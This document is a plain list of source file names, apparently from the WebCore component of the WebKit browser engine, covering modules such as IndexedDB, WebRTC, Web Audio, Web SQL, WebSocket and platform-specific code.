MediaKeys.h

MediaKeys.idl

MediaKeySession.cpp

MediaKeySession.h

MediaKeySession.idl

AsyncFileWriter.h

AsyncFileWriterClient.h

DataTransferItemFileSystem.h

DataTransferItemFileSystem.idl

DirectoryEntry.cpp

DirectoryEntry.h

DirectoryEntry.idl

DirectoryEntrySync.cpp

DirectoryEntrySync.h

DirectoryEntrySync.idl

DirectoryReader.cpp

DirectoryReader.h

DirectoryReader.idl

DirectoryReaderBase.h

DirectoryReaderSync.cpp

DirectoryReaderSync.h

DirectoryReaderSync.idl

---

DOMFilePath.cpp  
DOMFilePath.h  
DOMFileSystem.cpp  
DOMFileSystem.h  
DOMFileSystem.idl  
DOMFileSystemBase.cpp  
DOMFileSystemBase.h  
DOMFileSystemSync.cpp  
DOMFileSystemSync.h  
DOMFileSystemSync.idl  
DOMWindowFileSystem.cpp  
DOMWindowFileSystem.h  
DOMWindowFileSystem.idl  
EntriesCallback.h  
EntriesCallback.idl  
Entry.cpp  
Entry.h  
Entry.idl  
EntryArray.cpp  
EntryArray.h  
EntryArray.idl  
EntryArraySync.cpp  
EntryArraySync.h  
EntryArraySync.idl  
EntryBase.cpp

---

EntryBase.h

EntryCallback.h

EntryCallback.idl

EntrySync.cpp

EntrySync.h

EntrySync.idl

ErrorCallback.h

ErrorCallback.idl

FileCallback.h

FileCallback.idl

FileEntry.cpp

FileEntry.h

FileEntry.idl

FileEntrySync.cpp

FileEntrySync.h

FileEntrySync.idl

FileSystemCallback.h

FileSystemCallback.idl

FileSystemCallbacks.cpp

FileSystemCallbacks.h

FileSystemFlags.h

FileSystemType.h

FileWriter.cpp

FileWriter.h

FileWriter.idl

---

FileWriterBase.cpp

FileWriterBase.h

FileWriterBaseCallback.h

FileWriterCallback.h

FileWriterCallback.idl

FileWriterSync.cpp

FileWriterSync.h

FileWriterSync.idl

HTMLInputElementFileSystem.cpp

HTMLInputElementFileSystem.h

HTMLInputElementFileSystem.idl

LocalFileSystem.cpp

LocalFileSystem.h

Metadata.h

Metadata.idl

MetadataCallback.h

MetadataCallback.idl

SyncCallbackHelper.h

WorkerGlobalScopeFileSystem.cpp

WorkerGlobalScopeFileSystem.h

WorkerGlobalScopeFileSystem.idl

Gamepad.cpp

Gamepad.h

Gamepad.idl

GamepadList.cpp

---



GamepadList.h  
GamepadList.idl  
NavigatorGamepad.cpp  
NavigatorGamepad.h  
NavigatorGamepad.idl  
Coordinates.cpp  
Coordinates.h  
Coordinates.idl  
Geolocation.cpp  
Geolocation.h  
Geolocation.idl  
GeolocationClient.h  
GeolocationController.cpp  
GeolocationController.h  
GeolocationError.h  
GeolocationPosition.h  
Geoposition.h  
Geoposition.idl  
NavigatorGeolocation.cpp  
NavigatorGeolocation.h  
NavigatorGeolocation.idl  
PositionCallback.h  
PositionCallback.idl  
PositionError.h  
PositionError.idl

---

PositionErrorCallback.h  
PositionErrorCallback.idl  
PositionOptions.h  
DOMWindowIndexedDatabase.cpp  
DOMWindowIndexedDatabase.h  
DOMWindowIndexedDatabase.idl  
IDBAny.cpp  
IDBAny.h  
IDBAny.idl  
IDBBackingStore.cpp  
IDBBackingStore.h  
IDBCallbacks.h  
IDBCursor.cpp  
IDBCursor.h  
IDBCursor.idl  
IDBCursorBackendImpl.cpp  
IDBCursorBackendImpl.h  
IDBCursorBackendInterface.h  
IDBCursorWithValue.cpp  
IDBCursorWithValue.h  
IDBCursorWithValue.idl  
IDBDatabase.cpp  
IDBDatabase.h  
IDBDatabase.idl  
IDBDatabaseBackendImpl.cpp

---

IDBDatabaseBackendImpl.h  
IDBDatabaseBackendInterface.h  
IDBDatabaseCallbacks.h  
IDBDatabaseCallbacksImpl.cpp  
IDBDatabaseCallbacksImpl.h  
IDBDatabaseError.h  
IDBDatabaseException.cpp  
IDBDatabaseException.h  
IDBEventDispatcher.cpp  
IDBEventDispatcher.h  
IDBFactory.cpp  
IDBFactory.h  
IDBFactory.idl  
IDBFactoryBackendImpl.cpp  
IDBFactoryBackendImpl.h  
IDBFactoryBackendInterface.cpp  
IDBFactoryBackendInterface.h  
IDBHistograms.h  
IDBIndex.cpp  
IDBIndex.h  
IDBIndex.idl  
IDBKey.cpp  
IDBKey.h  
IDBKeyPath.cpp  
IDBKeyPath.h

---

IDBKeyRange.cpp  
IDBKeyRange.h  
IDBKeyRange.idl  
IDBLevelDBCoding.cpp  
IDBLevelDBCoding.h  
IDBMetadata.h  
IDBObjectStore.cpp  
IDBObjectStore.h  
IDBObjectStore.idl  
IDBObjectStoreBackendImpl.cpp  
IDBObjectStoreBackendImpl.h  
IDBOpenDBRequest.cpp  
IDBOpenDBRequest.h  
IDBOpenDBRequest.idl  
IDBPendingTransactionMonitor.cpp  
IDBPendingTransactionMonitor.h  
IDBRequest.cpp  
IDBRequest.h  
IDBRequest.idl  
IDBTracing.h  
IDBTransaction.cpp  
IDBTransaction.h  
IDBTransaction.idl  
IDBTransactionBackendImpl.cpp  
IDBTransactionBackendImpl.h

---

IDBTransactionCoordinator.cpp

IDBTransactionCoordinator.h

IDBVersionChangeEvent.cpp

IDBVersionChangeEvent.h

IDBVersionChangeEvent.idl

IndexedDB.h

PageGroupIndexedDatabase.cpp

PageGroupIndexedDatabase.h

WorkerGlobalScopeIndexedDatabase.cpp

WorkerGlobalScopeIndexedDatabase.h

WorkerGlobalScopeIndexedDatabase.idl

UIRequestEvent.cpp

UIRequestEvent.h

UIRequestEvent.idl

MediaSource.cpp

MediaSource.h

MediaSource.idl

MediaSourceRegistry.cpp

MediaSourceRegistry.h

SourceBuffer.cpp

SourceBuffer.h

SourceBuffer.idl

SourceBufferList.cpp

SourceBufferList.h

SourceBufferList.idl

---

LocalMediaStream.cpp  
LocalMediaStream.h  
LocalMediaStream.idl  
MediaConstraintsImpl.cpp  
MediaConstraintsImpl.h  
MediaStream.cpp  
MediaStream.h  
MediaStream.idl  
MediaStreamEvent.cpp  
MediaStreamEvent.h  
MediaStreamEvent.idl  
MediaStreamRegistry.cpp  
MediaStreamRegistry.h  
MediaStreamTrack.cpp  
MediaStreamTrack.h  
MediaStreamTrack.idl  
MediaStreamTrackEvent.cpp  
MediaStreamTrackEvent.h  
MediaStreamTrackEvent.idl  
NavigatorMediaStream.cpp  
NavigatorMediaStream.h  
NavigatorMediaStream.idl  
NavigatorUserMediaError.h  
NavigatorUserMediaError.idl  
NavigatorUserMediaErrorCallback.h

---

NavigatorUserMediaErrorCallback.idl  
NavigatorUserMediaSuccessCallback.h  
NavigatorUserMediaSuccessCallback.idl  
RTCDataChannel.cpp  
RTCDataChannel.h  
RTCDataChannel.idl  
RTCDataChannelEvent.cpp  
RTCDataChannelEvent.h  
RTCDataChannelEvent.idl  
RTCDTMFSender.cpp  
RTCDTMFSender.h  
RTCDTMFSender.idl  
RTCDTMFToneChangeEvent.cpp  
RTCDTMFToneChangeEvent.h  
RTCDTMFToneChangeEvent.idl  
RTCErrCallback.h  
RTCErrCallback.idl  
RTCIceCandidate.cpp  
RTCIceCandidate.h  
RTCIceCandidate.idl  
RTCIceCandidateEvent.cpp  
RTCIceCandidateEvent.h  
RTCIceCandidateEvent.idl  
RTCPeerConnection.cpp  
RTCPeerConnection.h

---

RTCPeerConnection.idl  
RTCSessionDescription.cpp  
RTCSessionDescription.h  
RTCSessionDescription.idl  
RTCSessionDescriptionCallback.h  
RTCSessionDescriptionCallback.idl  
RTCSessionDescriptionRequestImpl.cpp  
RTCSessionDescriptionRequestImpl.h  
RTCStatsCallback.h  
RTCStatsCallback.idl  
RTCStatsReport.cpp  
RTCStatsReport.h  
RTCStatsReport.idl  
RTCStatsRequestImpl.cpp  
RTCStatsRequestImpl.h  
RTCStatsResponse.cpp  
RTCStatsResponse.h  
RTCStatsResponse.idl  
RTCVoidRequestImpl.cpp  
RTCVoidRequestImpl.h  
UserMediaClient.h  
UserMediaController.cpp  
UserMediaController.h  
UserMediaRequest.cpp  
UserMediaRequest.h

---



NavigatorContentUtils.cpp

NavigatorContentUtils.h

NavigatorContentUtils.idl

NavigatorContentUtilsClient.h

NavigatorNetworkInfoConnection.cpp

NavigatorNetworkInfoConnection.h

NavigatorNetworkInfoConnection.idl

NetworkInfo.cpp

NetworkInfo.h

NetworkInfoClient.h

NetworkInfoConnection.cpp

NetworkInfoConnection.h

NetworkInfoConnection.idl

NetworkInfoController.cpp

NetworkInfoController.h

DOMWindowNotifications.cpp

DOMWindowNotifications.h

DOMWindowNotifications.idl

Notification.cpp

Notification.h

Notification.idl

NotificationCenter.cpp

NotificationCenter.h

NotificationCenter.idl

NotificationClient.h

---

NotificationController.cpp

NotificationController.h

NotificationPermissionCallback.h

NotificationPermissionCallback.idl

WorkerGlobalScopeNotifications.cpp

WorkerGlobalScopeNotifications.h

WorkerGlobalScopeNotifications.idl

DeviceProximityClient.h

DeviceProximityController.cpp

DeviceProximityController.h

DeviceProximityEvent.cpp

DeviceProximityEvent.h

DeviceProximityEvent.idl

DOMWindowQuota.cpp

DOMWindowQuota.h

DOMWindowQuota.idl

NavigatorStorageQuota.cpp

NavigatorStorageQuota.h

NavigatorStorageQuota.idl

StorageErrorCallback.cpp

StorageErrorCallback.h

StorageErrorCallback.idl

StorageInfo.cpp

StorageInfo.h

StorageInfo.idl

---

StorageQuota.cpp  
StorageQuota.h  
StorageQuota.idl  
StorageQuotaCallback.h  
StorageQuotaCallback.idl  
StorageUsageCallback.h  
StorageUsageCallback.idl  
WorkerNavigatorStorageQuota.cpp  
WorkerNavigatorStorageQuota.h  
WorkerNavigatorStorageQuota.idl  
DOMWindowSpeechSynthesis.cpp  
DOMWindowSpeechSynthesis.h  
DOMWindowSpeechSynthesis.idl  
SpeechGrammar.cpp  
SpeechGrammar.h  
SpeechGrammar.idl  
SpeechGrammarList.cpp  
SpeechGrammarList.h  
SpeechGrammarList.idl  
SpeechRecognition.cpp  
SpeechRecognition.h  
SpeechRecognition.idl  
SpeechRecognitionAlternative.cpp  
SpeechRecognitionAlternative.h  
SpeechRecognitionAlternative.idl

---

SpeechRecognitionClient.h  
SpeechRecognitionController.cpp  
SpeechRecognitionController.h  
SpeechRecognitionError.cpp  
SpeechRecognitionError.h  
SpeechRecognitionError.idl  
SpeechRecognitionEvent.cpp  
SpeechRecognitionEvent.h  
SpeechRecognitionEvent.idl  
SpeechRecognitionResult.cpp  
SpeechRecognitionResult.h  
SpeechRecognitionResult.idl  
SpeechRecognitionResultList.cpp  
SpeechRecognitionResultList.h  
SpeechRecognitionResultList.idl  
SpeechSynthesis.cpp  
SpeechSynthesis.h  
SpeechSynthesis.idl  
SpeechSynthesisEvent.cpp  
SpeechSynthesisEvent.h  
SpeechSynthesisEvent.idl  
SpeechSynthesisUtterance.cpp  
SpeechSynthesisUtterance.h  
SpeechSynthesisUtterance.idl  
SpeechSynthesisVoice.cpp

---

SpeechSynthesisVoice.h  
SpeechSynthesisVoice.idl  
NavigatorVibration.cpp  
NavigatorVibration.h  
NavigatorVibration.idl  
Vibration.cpp  
Vibration.h  
VibrationClient.h  
AnalyserNode.cpp  
AnalyserNode.h  
AnalyserNode.idl  
AsyncAudioDecoder.cpp  
AsyncAudioDecoder.h  
AudioBasicInspectorNode.cpp  
AudioBasicInspectorNode.h  
AudioBasicProcessorNode.cpp  
AudioBasicProcessorNode.h  
AudioBuffer.cpp  
AudioBuffer.h  
AudioBuffer.idl  
AudioBufferCallback.h  
AudioBufferCallback.idl  
AudioBufferSourceNode.cpp  
AudioBufferSourceNode.h  
AudioBufferSourceNode.idl

---

AudioContext.cpp  
AudioContext.h  
AudioContext.idl  
AudioDestinationNode.cpp  
AudioDestinationNode.h  
AudioDestinationNode.idl  
AudioListener.cpp  
AudioListener.h  
AudioListener.idl  
AudioNode.cpp  
AudioNode.h  
AudioNode.idl  
AudioNodeInput.cpp  
AudioNodeInput.h  
AudioNodeOutput.cpp  
AudioNodeOutput.h  
AudioParam.cpp  
AudioParam.h  
AudioParam.idl  
AudioParamTimeline.cpp  
AudioParamTimeline.h  
AudioProcessingEvent.cpp  
AudioProcessingEvent.h  
AudioProcessingEvent.idl  
AudioScheduledSourceNode.cpp

---

AudioScheduledSourceNode.h

AudioSummingJunction.cpp

AudioSummingJunction.h

BiquadDSPKernel.cpp

BiquadDSPKernel.h

BiquadFilterNode.cpp

BiquadFilterNode.h

BiquadFilterNode.idl

BiquadProcessor.cpp

BiquadProcessor.h

ChannelMergerNode.cpp

ChannelMergerNode.h

ChannelMergerNode.idl

ChannelSplitterNode.cpp

ChannelSplitterNode.h

ChannelSplitterNode.idl

ConvolverNode.cpp

ConvolverNode.h

ConvolverNode.idl

DefaultAudioDestinationNode.cpp

DefaultAudioDestinationNode.h

DelayDSPKernel.cpp

DelayDSPKernel.h

DelayNode.cpp

DelayNode.h

---

DelayNode.idl  
DelayProcessor.cpp  
DelayProcessor.h  
DynamicsCompressorNode.cpp  
DynamicsCompressorNode.h  
DynamicsCompressorNode.idl  
GainNode.cpp  
GainNode.h  
GainNode.idl  
MediaElementAudioSourceNode.cpp  
MediaElementAudioSourceNode.h  
MediaElementAudioSourceNode.idl  
MediaStreamAudioDestinationNode.cpp  
MediaStreamAudioDestinationNode.h  
MediaStreamAudioDestinationNode.idl  
MediaStreamAudioSourceNode.cpp  
MediaStreamAudioSourceNode.h  
MediaStreamAudioSourceNode.idl  
OfflineAudioCompletionEvent.cpp  
OfflineAudioCompletionEvent.h  
OfflineAudioCompletionEvent.idl  
OfflineAudioContext.cpp  
OfflineAudioContext.h  
OfflineAudioContext.idl  
OfflineAudioDestinationNode.cpp

---



OfflineAudioDestinationNode.h

OscillatorNode.cpp

OscillatorNode.h

OscillatorNode.idl

PannerNode.cpp

PannerNode.h

PannerNode.idl

PeriodicWave.cpp

PeriodicWave.h

PeriodicWave.idl

RealtimeAnalyser.cpp

RealtimeAnalyser.h

ScriptProcessorNode.cpp

ScriptProcessorNode.h

ScriptProcessorNode.idl

WaveShaperDSPKernel.cpp

WaveShaperDSPKernel.h

WaveShaperNode.cpp

WaveShaperNode.h

WaveShaperNode.idl

WaveShaperProcessor.cpp

WaveShaperProcessor.h

AbstractDatabaseServer.h

AbstractSQLStatement.h

AbstractSQLStatementBackend.h

---

AbstractSQLTransaction.h  
AbstractSQLTransactionBackend.h  
ChangeVersionData.h  
ChangeVersionWrapper.cpp  
ChangeVersionWrapper.h  
Database.cpp  
Database.h  
Database.idl  
DatabaseAuthorizer.cpp  
DatabaseAuthorizer.h  
DatabaseBackend.cpp  
DatabaseBackend.h  
DatabaseBackendBase.cpp  
DatabaseBackendBase.h  
DatabaseBackendContext.cpp  
DatabaseBackendContext.h  
DatabaseBackendSync.cpp  
DatabaseBackendSync.h  
DatabaseBase.cpp  
DatabaseBase.h  
DatabaseBasicTypes.h  
DatabaseCallback.h  
DatabaseCallback.idl  
DatabaseContext.cpp  
DatabaseContext.h

---

DatabaseDetails.h  
DatabaseError.h  
DatabaseManager.cpp  
DatabaseManager.h  
DatabaseManagerClient.h  
DatabaseServer.cpp  
DatabaseServer.h  
DatabaseSync.cpp  
DatabaseSync.h  
DatabaseSync.idl  
DatabaseTask.cpp  
DatabaseTask.h  
DatabaseThread.cpp  
DatabaseThread.h  
DatabaseTracker.cpp  
DatabaseTracker.h  
DOMWindowWebDatabase.cpp  
DOMWindowWebDatabase.h  
DOMWindowWebDatabase.idl  
OriginLock.cpp  
OriginLock.h  
SQLCallbackWrapper.h  
SQLError.h  
SQLError.idl  
SQLException.cpp

---

SQLException.h  
SQLException.idl  
SQLResultSet.cpp  
SQLResultSet.h  
SQLResultSet.idl  
SQLResultSetRowList.cpp  
SQLResultSetRowList.h  
SQLResultSetRowList.idl  
SQLStatement.cpp  
SQLStatement.h  
SQLStatementBackend.cpp  
SQLStatementBackend.h  
SQLStatementCallback.h  
SQLStatementCallback.idl  
SQLStatementErrorCallback.h  
SQLStatementErrorCallback.idl  
SQLStatementSync.cpp  
SQLStatementSync.h  
SQLTransaction.cpp  
SQLTransaction.h  
SQLTransaction.idl  
SQLTransactionBackend.cpp  
SQLTransactionBackend.h  
SQLTransactionBackendSync.cpp  
SQLTransactionBackendSync.h

---

SQLTransactionCallback.h  
SQLTransactionCallback.idl  
SQLTransactionClient.cpp  
SQLTransactionClient.h  
SQLTransactionCoordinator.cpp  
SQLTransactionCoordinator.h  
SQLTransactionErrorCallback.h  
SQLTransactionErrorCallback.idl  
SQLTransactionState.h  
SQLTransactionStateMachine.cpp  
SQLTransactionStateMachine.h  
SQLTransactionSync.cpp  
SQLTransactionSync.h  
SQLTransactionSync.idl  
SQLTransactionSyncCallback.h  
SQLTransactionSyncCallback.idl  
WorkerGlobalScopeWebDatabase.cpp  
WorkerGlobalScopeWebDatabase.h  
WorkerGlobalScopeWebDatabase.idl  
CloseEvent.h  
CloseEvent.idl  
ThreadableWebSocketChannel.cpp  
ThreadableWebSocketChannel.h  
ThreadableWebSocketChannelClientWrapper.cpp  
ThreadableWebSocketChannelClientWrapper.h

---

WebSocket.cpp  
WebSocket.h  
WebSocket.idl  
WebSocketChannel.cpp  
WebSocketChannel.h  
WebSocketChannelClient.h  
WebSocketDeflateFramer.cpp  
WebSocketDeflateFramer.h  
WebSocketDeflater.cpp  
WebSocketDeflater.h  
WebSocketExtensionDispatcher.cpp  
WebSocketExtensionDispatcher.h  
WebSocketExtensionParser.cpp  
WebSocketExtensionParser.h  
WebSocketExtensionProcessor.h  
WebSocketFrame.cpp  
WebSocketFrame.h  
WebSocketHandshake.cpp  
WebSocketHandshake.h  
WorkerThreadableWebSocketChannel.cpp  
WorkerThreadableWebSocketChannel.h  
AbstractView.idl  
AdjustViewSizeOrNot.h  
AlternativeTextClient.h  
AnimationBase.cpp

---

AnimationBase.h  
AnimationController.cpp  
AnimationController.h  
AnimationControllerPrivate.h  
CompositeAnimation.cpp  
CompositeAnimation.h  
CSSPropertyAnimation.cpp  
CSSPropertyAnimation.h  
ImplicitAnimation.cpp  
ImplicitAnimation.h  
KeyframeAnimation.cpp  
KeyframeAnimation.h  
AutoscrollController.cpp  
AutoscrollController.h  
BarProp.cpp  
BarProp.h  
BarProp.idl  
DragControllerBlackBerry.cpp  
EventHandlerBlackBerry.cpp  
SettingsBlackBerry.cpp  
CaptionUserPreferences.cpp  
CaptionUserPreferences.h  
CaptionUserPreferencesMediaAF.cpp  
CaptionUserPreferencesMediaAF.h  
Chrome.cpp

---

Chrome.h  
ChromeClient.h  
Console.cpp  
Console.h  
Console.idl  
ConsoleTypes.h  
ContentSecurityPolicy.cpp  
ContentSecurityPolicy.h  
ContextMenuClient.h  
ContextMenuController.cpp  
ContextMenuController.h  
ContextMenuProvider.h  
Crypto.cpp  
Crypto.h  
Crypto.idl  
DeviceClient.h  
DeviceController.cpp  
DeviceController.h  
DiagnosticLoggingKeys.cpp  
DiagnosticLoggingKeys.h  
DOMSecurityPolicy.cpp  
DOMSecurityPolicy.h  
DOMSecurityPolicy.idl  
DOMSelection.cpp  
DOMSelection.h

---



DOMSelection.idl  
DOMTimer.cpp  
DOMTimer.h  
DOMWindow.cpp  
DOMWindow.h  
DOMWindow.idl  
DOMWindowExtension.cpp  
DOMWindowExtension.h  
DOMWindowProperty.cpp  
DOMWindowProperty.h  
DragActions.h  
DragClient.h  
DragController.cpp  
DragController.h  
DragSession.h  
DragState.h  
EditorClient.h  
DragControllerEfl.cpp  
EventHandlerEfl.cpp  
EventHandler.cpp  
EventHandler.h  
EventSource.cpp  
EventSource.h  
EventSource.idl  
FeatureObserver.cpp

---

FeatureObserver.h

FocusController.cpp

FocusController.h

FocusDirection.h

Frame.cpp

Frame.h

FrameActionScheduler.cpp

FrameActionScheduler.h

FrameDestructionObserver.cpp

FrameDestructionObserver.h

FrameTree.cpp

FrameTree.h

FrameView.cpp

FrameView.h

GestureTapHighlighter.cpp

GestureTapHighlighter.h

GroupSettings.cpp

GroupSettings.h

DragControllerGtk.cpp

EventHandlerGtk.cpp

History.cpp

History.h

History.idl

LayoutMilestones.h

Location.cpp

---

Location.h  
Location.idl  
ChromeMac.mm  
DragControllerMac.mm  
EventHandlerMac.mm  
FrameMac.mm  
FrameSnapshottingMac.h  
FrameSnapshottingMac.mm  
PageMac.cpp  
SettingsMac.mm  
WebCoreFrameView.h  
make\_settings.pl  
MediaCanStartListener.h  
MouseEventWithHitTestResults.cpp  
MouseEventWithHitTestResults.h  
Navigator.cpp  
Navigator.h  
Navigator.idl  
NavigatorBase.cpp  
NavigatorBase.h  
OriginAccessEntry.cpp  
OriginAccessEntry.h  
Page.cpp  
Page.h  
PageActivityAssertionToken.cpp

---

PageActivityAssertionToken.h

PageConsole.cpp

PageConsole.h

PageGroup.cpp

PageGroup.h

PageGroupLoadDeferrer.cpp

PageGroupLoadDeferrer.h

PageSerializer.cpp

PageSerializer.h

PageThrottler.cpp

PageThrottler.h

PageVisibilityState.cpp

PageVisibilityState.h

Performance.cpp

Performance.h

Performance.idl

PerformanceEntry.cpp

PerformanceEntry.h

PerformanceEntry.idl

PerformanceEntryList.cpp

PerformanceEntryList.h

PerformanceEntryList.idl

PerformanceMark.h

PerformanceMark.idl

PerformanceMeasure.h

---

PerformanceMeasure.idl  
PerformanceNavigation.cpp  
PerformanceNavigation.h  
PerformanceNavigation.idl  
PerformanceResourceTiming.cpp  
PerformanceResourceTiming.h  
PerformanceResourceTiming.idl  
PerformanceTiming.cpp  
PerformanceTiming.h  
PerformanceTiming.idl  
PerformanceUserTiming.cpp  
PerformanceUserTiming.h  
PlugInClient.h  
PointerLockController.cpp  
PointerLockController.h  
PopupOpeningObserver.h  
PrintContext.cpp  
PrintContext.h  
DragControllerQt.cpp  
EventHandlerQt.cpp  
Screen.cpp  
Screen.h  
Screen.idl  
ScrollingCoordinatorBlackBerry.cpp  
ScrollingCoordinatorBlackBerry.h

---

ScrollingCoordinatorCoordinatedGraphics.cpp  
ScrollingCoordinatorCoordinatedGraphics.h  
ScrollingStateNodeCoordinatedGraphics.cpp  
ScrollingStateScrollingNodeCoordinatedGraphics.cpp  
ScrollingCoordinatorMac.h  
ScrollingCoordinatorMac.mm  
ScrollingStateNodeMac.mm  
ScrollingStateScrollingNodeMac.mm  
ScrollingThreadMac.mm  
ScrollingTreeFixedNode.h  
ScrollingTreeFixedNode.mm  
ScrollingTreeScrollingNodeMac.h  
ScrollingTreeScrollingNodeMac.mm  
ScrollingTreeStickyNode.h  
ScrollingTreeStickyNode.mm  
ScrollingConstraints.cpp  
ScrollingConstraints.h  
ScrollingCoordinator.cpp  
ScrollingCoordinator.h  
ScrollingStateFixedNode.cpp  
ScrollingStateFixedNode.h  
ScrollingStateNode.cpp  
ScrollingStateNode.h  
ScrollingStateScrollingNode.cpp  
ScrollingStateScrollingNode.h

---

ScrollingStateStickyNode.cpp

ScrollingStateStickyNode.h

ScrollingStateTree.cpp

ScrollingStateTree.h

ScrollingThread.cpp

ScrollingThread.h

ScrollingTree.cpp

ScrollingTree.h

ScrollingTreeNode.cpp

ScrollingTreeNode.h

ScrollingTreeScrollingNode.cpp

ScrollingTreeScrollingNode.h

SecurityOrigin.cpp

SecurityOrigin.h

SecurityOriginHash.h

SecurityPolicy.cpp

SecurityPolicy.h

Settings.cpp

Settings.h

Settings.in

SpatialNavigation.cpp

SpatialNavigation.h

SpeechInput.cpp

SpeechInput.h

SpeechInputClient.h

---

SpeechInputEvent.cpp  
SpeechInputEvent.h  
SpeechInputEvent.idl  
SpeechInputListener.h  
SpeechInputResult.cpp  
SpeechInputResult.h  
SpeechInputResult.idl  
SpeechInputResultList.cpp  
SpeechInputResultList.h  
SpeechInputResultList.idl  
SuspendableTimer.cpp  
SuspendableTimer.h  
TouchAdjustment.cpp  
TouchAdjustment.h  
UserContentTypes.h  
UserContentURLPattern.cpp  
UserContentURLPattern.h  
UserScript.h  
UserScriptTypes.h  
UserStyleSheet.h  
UserStyleSheetTypes.h  
ValidationMessageClient.h  
WebCoreKeyboardUIMode.h  
WebKitPoint.h  
WebKitPoint.idl

---



DragControllerWin.cpp  
EventHandlerWin.cpp  
FrameCairoWin.cpp  
FrameCGWin.cpp  
FrameWin.cpp  
FrameWin.h  
FrameWinCE.cpp  
WindowBase64.idl  
WindowFeatures.cpp  
WindowFeatures.h  
WindowFocusAllowedIndicator.cpp  
WindowFocusAllowedIndicator.h  
WindowTimers.idl  
WorkerNavigator.cpp  
WorkerNavigator.h  
WorkerNavigator.idl  
Animation.cpp  
Animation.h  
AnimationList.cpp  
AnimationList.h  
AnimationUtilities.h  
TimingFunction.h  
Arena.cpp  
Arena.h  
AsyncFileSystem.cpp

---

AsyncFileSystem.h  
AsyncFileSystemCallbacks.h  
AudioArray.h  
AudioBus.cpp  
AudioBus.h  
AudioChannel.cpp  
AudioChannel.h  
AudioDestination.h  
AudioDestinationConsumer.h  
AudioDSPKernel.h  
AudioDSPKernelProcessor.cpp  
AudioDSPKernelProcessor.h  
AudioFIFO.cpp  
AudioFIFO.h  
AudioFileReader.h  
AudioIOCallback.h  
AudioProcessor.h  
AudioPullFIFO.cpp  
AudioPullFIFO.h  
AudioResampler.cpp  
AudioResampler.h  
AudioResamplerKernel.cpp  
AudioResamplerKernel.h  
AudioSession.cpp  
AudioSession.h

---

AudioSessionListener.h  
AudioSessionManager.cpp  
AudioSessionManager.h  
AudioSourceProvider.h  
AudioSourceProviderClient.h  
AudioUtilities.cpp  
AudioUtilities.h  
Biquad.cpp  
Biquad.h  
Cone.cpp  
Cone.h  
DenormalDisabler.h  
DirectConvolver.cpp  
DirectConvolver.h  
Distance.cpp  
Distance.h  
DownSampler.cpp  
DownSampler.h  
DynamicsCompressor.cpp  
DynamicsCompressor.h  
DynamicsCompressorKernel.cpp  
DynamicsCompressorKernel.h  
AudioBusEfl.cpp  
EqualPowerPanner.cpp  
EqualPowerPanner.h

---

FFTFrameFFMPEG.cpp

FFTConvolver.cpp

FFTConvolver.h

FFTFrame.cpp

FFTFrame.h

FFTFrameStub.cpp

AudioDestinationGStreamer.cpp

AudioDestinationGStreamer.h

AudioFileReaderGStreamer.cpp

FFTFrameGStreamer.cpp

WebKitWebAudioSourceGStreamer.cpp

WebKitWebAudioSourceGStreamer.h

AudioBusGtk.cpp

HRTFDatabase.cpp

HRTFDatabase.h

HRTFDatabaseLoader.cpp

HRTFDatabaseLoader.h

HRTFElevation.cpp

HRTFElevation.h

HRTFKernel.cpp

HRTFKernel.h

HRTFPanner.cpp

HRTFPanner.h

AudioDestinationIOS.cpp

AudioDestinationIOS.h

---

AudioSessionIOS.mm  
FFTFrameIPP.cpp  
AudioBusMac.mm  
AudioDestinationMac.cpp  
AudioDestinationMac.h  
AudioFileReaderMac.cpp  
AudioFileReaderMac.h  
AudioSessionMac.cpp  
AudioSessionManagerMac.cpp  
FFTFrameMac.cpp  
FFTFrameMKL.cpp  
MultiChannelResampler.cpp  
MultiChannelResampler.h  
Panner.cpp  
Panner.h  
AudioBusQt.cpp  
Reverb.cpp  
Reverb.h  
ReverbAccumulationBuffer.cpp  
ReverbAccumulationBuffer.h  
ReverbConvolver.cpp  
ReverbConvolver.h  
ReverbConvolverStage.cpp  
ReverbConvolverStage.h  
ReverbInputBuffer.cpp

---

ReverbInputBuffer.h

SincResampler.cpp

SincResampler.h

UpSampler.cpp

UpSampler.h

VectorMath.cpp

VectorMath.h

ZeroPole.cpp

ZeroPole.h

AsyncFileSystemBlackBerry.cpp

AsyncFileSystemBlackBerry.h

AsyncFileWriterBlackBerry.cpp

AsyncFileWriterBlackBerry.h

AuthenticationChallengeManager.cpp

AuthenticationChallengeManager.h

CookieDatabaseBackingStore.cpp

CookieDatabaseBackingStore.h

CookieManager.cpp

CookieManager.h

CookieMap.cpp

CookieMap.h

CookieParser.cpp

CookieParser.h

CursorBlackBerry.cpp

DOMFileSystemBlackBerry.cpp

---

DragDataBlackBerry.cpp  
DragImageBlackBerry.cpp  
EventLoopBlackBerry.cpp  
FileSystemBlackBerry.cpp  
LocalFileSystemBlackBerry.cpp  
LocalizedStringsBlackBerry.cpp  
LoggingBlackBerry.cpp  
MIMETypeRegistryBlackBerry.cpp  
PageClientBlackBerry.h  
ParsedCookie.cpp  
ParsedCookie.h  
PasteboardBlackBerry.cpp  
PlatformAsyncFileSystemCallbacks.cpp  
PlatformAsyncFileSystemCallbacks.h  
PlatformBlob.cpp  
PlatformBlob.h  
PlatformFileWriterClient.cpp  
PlatformFileWriterClient.h  
PlatformKeyboardEventBlackBerry.cpp  
PlatformMouseEventBlackBerry.cpp  
PlatformScreenBlackBerry.cpp  
PlatformTouchEventBlackBerry.cpp  
PlatformTouchPointBlackBerry.cpp  
PopupMenuBlackBerry.cpp  
PopupMenuBlackBerry.h

---

RenderThemeBlackBerry.cpp  
RenderThemeBlackBerry.h  
RunLoopBlackBerry.cpp  
ScrollAnimatorBlackBerry.cpp  
ScrollAnimatorBlackBerry.h  
ScrollbarThemeBlackBerry.cpp  
SearchPopupMenuBlackBerry.cpp  
SearchPopupMenuBlackBerry.h  
SharedTimerBlackBerry.cpp  
SoundBlackBerry.cpp  
SSLKeyGeneratorBlackBerry.cpp  
TemporaryLinkStubs.cpp  
WidgetBlackBerry.cpp  
WorkerAsyncFileSystemBlackBerry.cpp  
WorkerAsyncFileSystemBlackBerry.h  
WorkerAsyncFileWriterBlackBerry.cpp  
WorkerAsyncFileWriterBlackBerry.h  
WorkerPlatformAsyncFileSystemCallbacks.cpp  
WorkerPlatformAsyncFileSystemCallbacks.h  
WorkerPlatformFileWriterClient.cpp  
WorkerPlatformFileWriterClient.h  
WidgetBackingStore.h  
WidgetBackingStoreCairo.cpp  
WidgetBackingStoreCairo.h  
CalculationValue.cpp

---



CalculationValue.h  
CFURLEExtras.cpp  
CFURLEExtras.h  
FileSystemCF.cpp  
KURLCFNet.cpp  
